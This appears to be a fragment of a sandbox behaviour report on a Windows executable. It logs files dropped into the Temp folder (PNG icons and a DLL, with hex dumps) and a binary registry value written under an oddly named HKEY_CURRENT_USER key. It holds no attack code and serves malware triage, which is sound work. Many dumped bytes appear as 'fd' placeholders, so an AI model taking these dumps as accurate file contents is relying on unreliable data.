C:\Users\user\AppData\Local\Temp\emblem-default-symbolic.symbolic.png	0	288	fd 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 10 00 00 00 10 08 06 00 00 00 1f fd fd 61 00 00 00 04 73 42 49 54 08 08 08 08 7c 08 64 fd 00 00 00 fd 49 44 41 54 38 fd fd fd 4e 02 51 10 fd fd 27 fd fd fd 09 fd 58 fd 73 01 5e fd 06 2f 48 fd 66 fd 15 13 fd fd 42 4a fd 09 fd 01 56 5b fd 62 fd fd 71 73 76 41 13 fd 64 fd 5c 79 fd 39 3f fd fd fd 7a fd 60 fd 2f 14 fd fd 0e 27 fd fd 5b fd 51 fd fd 27 fd fd fd 4d 07 fd fd 0d f9 6d 77 75 4e fd 5c fd fd 1f fd 68 fd fd 28 7c fd 03 fd fd 10 0d fd fd 70 fd 4b 0c fd 49 fd 25 fd fd 05 fd fd 20 fd fd 2a fd 06 78 fd 74 7e fd 6b 57 fd 60 56 27 fd 38 fd 57 fd 4b fd 6c fd 34 0e 0b 39 fd 26 5c fd 06 6b fd fd 33 46 fd 1c fd fd fd 91 fd fd 34 fd 30 03 6f 70 fd 72 4c 23 fd fd fd b2 0b 4e 3a fd	PNGIHDRasBIT|dIDAT8 NQ'Xs^/HfBJ V[bqsvAdy9? z`/'[Q'MmwuN\h(|pKI% *xt~kW`V'8WKI49&\k3F4 0oprL#N:	success or wait	1	4060D6	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\face-crying.png	0	893	fd 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 10 00 00 00 10 08 06 00 00 00 1f fd fd 61 00 00 03 44 49 44 41 54 78 01 65 fd 43 fd fd 48 00 46 5f fd fd 74 7a 6c 7b 6d f6 6d f6 6d 36 6d fd 1e 3b 3d 46 2b fd fd 6a fd fd fd fd 5e fd fd 72 e9 fd 11 09 0f fd 19 fd fd 68 5a fd 04 0c 25 53 6e fd fd fd 5a fd fd fd fd 7c 67 fd 7f fd 6f fd 63 fd fd 66 fd b1 6b fd fd 23 fd 59 fd 35 b8 fd 32 fd fd fd 72 34 34 fd 74 1a fd fd 5b 7c fd 45 57 10 fd fd fd 45 fd fd 33 76 7f fd fd fd 6f fd fd 17 6e 18 19 fd 79 fd 56 fd 25 fd 5c 67 fd 5d fd 58 59 12 29 fd 50 51 17 fd 68 7e 0c 4d 75 12 3a 49 fd 7e fd 21 7b 64 74 fd fd fd 2d 7f fd fd 00 63 19 fd fd fd fd fd 1b fd 7e fd 69 68 73 fd 0f 3c fd 32 33 68 fd 71 fd fd 04 41 41 fd fd fd fd	PNGIHDRaDIDATxeCHF _tzl{mmmm;=F +jrhZ%SnZ|gocfk#Y52r4 4t[|EWE3v onyV%\g]XY)PQh~Mu:I~! {dt-c~ihs<23hqAA	success or wait	1	4060D6	WriteFile
C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Tilmaalingen\UMBILECTOMY	NATURLOVEN	binary	FF 77 28 CE	success or wait	1	40251B	RegSetValueExW

Disassembly

No disassembly